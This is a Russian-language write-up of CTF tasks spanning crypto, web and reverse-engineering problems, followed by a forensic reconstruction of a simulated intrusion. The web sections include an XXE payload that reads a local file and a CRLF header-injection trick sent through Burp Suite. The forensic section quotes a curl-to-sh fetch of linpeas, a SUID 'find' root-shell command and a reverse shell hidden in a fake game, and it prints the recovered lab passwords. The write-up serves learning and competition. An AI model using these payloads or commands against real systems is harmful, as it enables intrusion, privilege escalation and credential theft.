CRYPTO-1

Первым делом скачали библиотеку sagemath.

Решили посмотреть, как работает исходный скрипт. Проанализировав скрипт, поняли, что флаг передается в байтовом типе данных. Исходя из этого, мы закомментировали строку «from flag import flag» и вставили свою строку «flag = b'nto'».

Скрипт создал файл «hashed», содержащий список «[277, 92, 775]». С таких же элементов начинается данный в таске «8cc2c71b-6aed-451b-b346-fa1bee0501a1\_hashed.txt».

Следовательно создаем словарь c алфавитом, который содержит ключ - символ из алфавита "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890\_{}" (потенциалье символы флага) - и значение - соответствующий символу код в кодировке данного скрипта.


Получив словарь, создаем скрипт, который будет прогонять элементы списка из «8cc2c71b-6aed-451b-b346-fa1bee0501a1\_hashed.txt» и выписывать флаг из соответсвующих данным элементам ключей нашего словаря.

CRYPTO-2

Переходим по ссылке, анализируем скрипт и понимаем, что он принимает GET-запросы.

Также видим, что если бит равен 0, то значение всегда будет длиной 308 (опытным путем), иначе длина может быть меньше. Создаем скрипт, который будет направлять на скрипт разные параметры и проверять по 69 раз, что длина возвращаемого ответа равна 308. Если истина, выводим 0, иначе выводим 1.

Наш скрипт:



Последняя строка и есть флаг. Декодируем при помощи « a = long\_to\_bytes(int('110111001110100011011110111101100110000011010000101111101101110001100000101111101110100001100010110110100110001011011100110011101111101', 2)) »

WEB-2

Изучаем исходники. Видим сервер на фреймворке Flask. Обращаем внимание на строчку payload = f"""GET / HTTP/1.1\r\nHost: 0.0.0.0:3001\r\nCookie: username={username};flag={FLAG}\r\n\r\n"""

Видим, что строка(формирование GET-запрос, в который мы можем сами добавить что-то, что сломает функционирование сайта) уязвима к вводу пользователя(поле username). Открываем BurpSuite и пытаемся зарегестрировать пользователя на сайте во время перехвата Burp. Вполне разумно попробовать в поле username во время регистрации вставить например строку вида:

;flag={FLAG}#

таким образом мы немного нарушим код и он будет выдавать «I don’t trust you». Происходит это потому что наш сервис 1(с с переменной payload в исходниках) обменивается флагом из своего вирутального окружения и сравнивает его с флагом из виртуального окружения сервиса 2, а так как мы ломаем передачу флага, второй сервис пишет, что флаги не сопадает и выдает ошибку. Но такие рассуждения ни к чему не приведут. Достаточно сломать поле ввода username и password. Это можно сделать добавив в перехваченном пакете Берпом при регистрации \r(header injection) в конце нашего юзернейма и в начале пароля. В BurpSuite строчка будет выглядеть так:

username=/r(любая строка)/r&password=(любая строчка)/r

при этом /r должен быть скопирован в BurpSuite как символ, а не введен как строчка. Отправляем этот измененный запрос Burpом(кнопка Intercept). И получаем ошибку на сайте с флагом.

WEB-1

Смотрим JS-файл таска и видим, что там есть функции decrypt() и encrypt().Заполняем поля на веб-сервисе, вводя случайные значения. Нажимаем на кнопку «Calculate» и перехватываем запрос через intercept BurpSuite. Обращаем внимание на JSON, который мы отправляем на сервер. Видим, что значение зашифровано. Открываем консоль на веб-сервисе и с помощью функции decrypt() расшифровываем JSON. Получаем что-то наподобие «{"format":"json","data":{"countries":["AFG"],"startdate":"","enddate":"2222-02-22","resttype":1}}». Понимаем, что мы можем подменивать значения, например, формат. Попробуем изменить формат на xml и проэксплуатировать xxe-атаку. Чтобы это сделать, нам надо перевести значение «data» ( т. е. «{"countries":["AFG"],"startdate":"","enddate":"2222-02-22","resttype":1}» ) JSON на xml с нашей нагрузкой. В итоге получаем следующее:

{"format":"xml","data":"<?xml version='1.0' encoding='UTF-8' ?><!DOCTYPE foo [ <!ENTITY xxe SYSTEM 'file:///flag.txt'> ]><data><countries>['aAD', 'sdfsdf']</countries><startdate>&xxe;</startdate><enddate>2222-02-22</enddate><resttype>2</resttype></data>"}

Далее кодируем это с помощью encrypt(). Возвращаемся в BurpSuite и подмениваем значение data в запросе сервера. В конечном итоге получаем зашированный ответ от сервера с флагом, декодируем его при помощи decrypt(). DoneV.

-REVERSE-1

Для начала запускаем в wine наш файл (который я назвал hello.exe), он довольно быстро начнинает выводить флаг nto{, но затем начинает постепенно замедляться и становится ясно, что флага мы от него не дождёмся.

Поэтому дизасемблируем код ghdira, а затем декомпилируем.

Очевидно что флаг олжен выводиться в каком-то цикле, поэтому немного поискав находим цикл do while(единственный в нашем файле), поэтому его и будемс расматривать  
В глаза сразу бросаются системные прерывания, например **INT 0x15**

Почитав документацию мы узнаём, что это прерывание отвечает за запуск системного таймера. Видимо это и есть причниа того, что вывод замедляется

Поэтому Используем функцию в ghidra patch instrauction и заменяем прерывание на операцию **NOP**

Теперь созраняем все и запускаем hello.exe

**О чудо, со скоростью света, нам выведен флаг nto{}**

**ЭТАП НОМЕР 2**

Как злоумышленник попал на машину?

Злоумышленник использовал социаьную инженерию и подсунул Сергею вредоносный файл, замаскированный под игру minecraft, так злоумышленник попал на машину с правами пользователя Sergey

1.Мы открыли файл minecraft.jar, чтобы понять как он работает.

Открыв в декопмиляторе мы увиидели, что файл использует класс ReverseShell.class

3.Как видно на скриншоте он подключается к машине злоумышленника и Создаёт оболочу /bin/bash. а затем передаёт туда команды и отправляет злоумышленнику из вывод.

Как повысил свои права?

Злоумышленник скачал через терминал и запустил скрипт LINPEAS командой ‘’curl -L [https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh](https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh) | sh” Она проанализировала систему.

LINPEAS обнаружил команду find у которой включен suid

Затем злоумышленник ввёл команду: find /etc -exec /bin/sh -p ;

Это позволило получить командную оболочку С правами root

Как сказано было до этого злоумышленник использовал linpeas, об этом свидетельствует то, что в папке downloads был обнаружен файл linpeas.sh

В выводе linpeas можно наблюдать множество информации, Но подсвечивается красным именно информация о команде find с suid, так как повышение привелегий с помощью find suid производится в одну команду(которую мы указали выше), то мы думаем, что вероятнее всего злоумышленник выбрал именно этот вектор

Как злоумышленник узнал пароль от passwords.kdbx ?

Чтоб узнать что происходило с системой мы зашли в папку /var/log, там мы нашли интересный файл logkeys.log, в нём мы нашли нажатия на кнопки, из которых можно узнать пароль. Скорее всего злоумышленник узнал пароль именно оттуда, с поощью программы keylog, он не является стандартной программой, и в данный момент на машине её нет.

Так что вероятнее всего она была установленна злоумышленником, чтобы украсть пароль пользователя, а затем удалена

Злоумышленник установил кейлоггер (logkeys) для того чтобы украсть пароль, когда пользователь будет его набирать на клавиатуре

Затем он просмотрел логи в /var/log/logkeys.log

Оттуда он узнал пароль 1\_D0N7\_N0W\_WHY\_N07\_M4Y83\_345Y

Куда logkeys пишет логи ?

При установке logkeys можно выбрать куда программа будет писать логи, но по умолчанию программа logkeys пишет логи в файл /var/log/logkeys.log, там и были обнаружены логи с паролем

Пароль от чего лежит в passwords.kdbx?

После ввода пароля, был открыт файл password.kdbx. В нём оказались учётные данные от аккаунта Administrator(Пароль SecretP@s0rdMayby\_0rNot&). Также в поле title написано windows\_rdp. Отсюда злоумышленник понял, что учётные данные предназначены для Windows Remote Desktop Protocol(Служба для удалённого доступа к компьютеру)